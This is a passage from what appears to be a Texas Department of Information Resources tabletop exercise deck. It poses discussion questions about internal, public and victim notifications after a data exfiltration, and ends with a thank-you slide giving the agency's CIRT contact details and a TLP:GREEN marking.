2. What *Internal* and *External* notifications would your organization make now that the sensitive data has been exfiltrated?
  - A. Would a public announcement be issued at this point?
  - B. How would you notify potentially affected victims?

# Thank You

[dir.texas.gov](http://dir.texas.gov)

[CIRT@DIR.TEXAS.GOV](mailto:CIRT@DIR.TEXAS.GOV)

24x7 Number: (877) 347-2476

**TLP:GREEN** = Limited disclosure,  
restricted to participants' organizations.



Transforming How  
Texas Government  
Serves Texans

Texas Department of Information Resources

[dir.texas.gov](http://dir.texas.gov) | [@TexasDIR](https://twitter.com/TexasDIR) | [#DIRisIT](https://twitter.com/DIRisIT)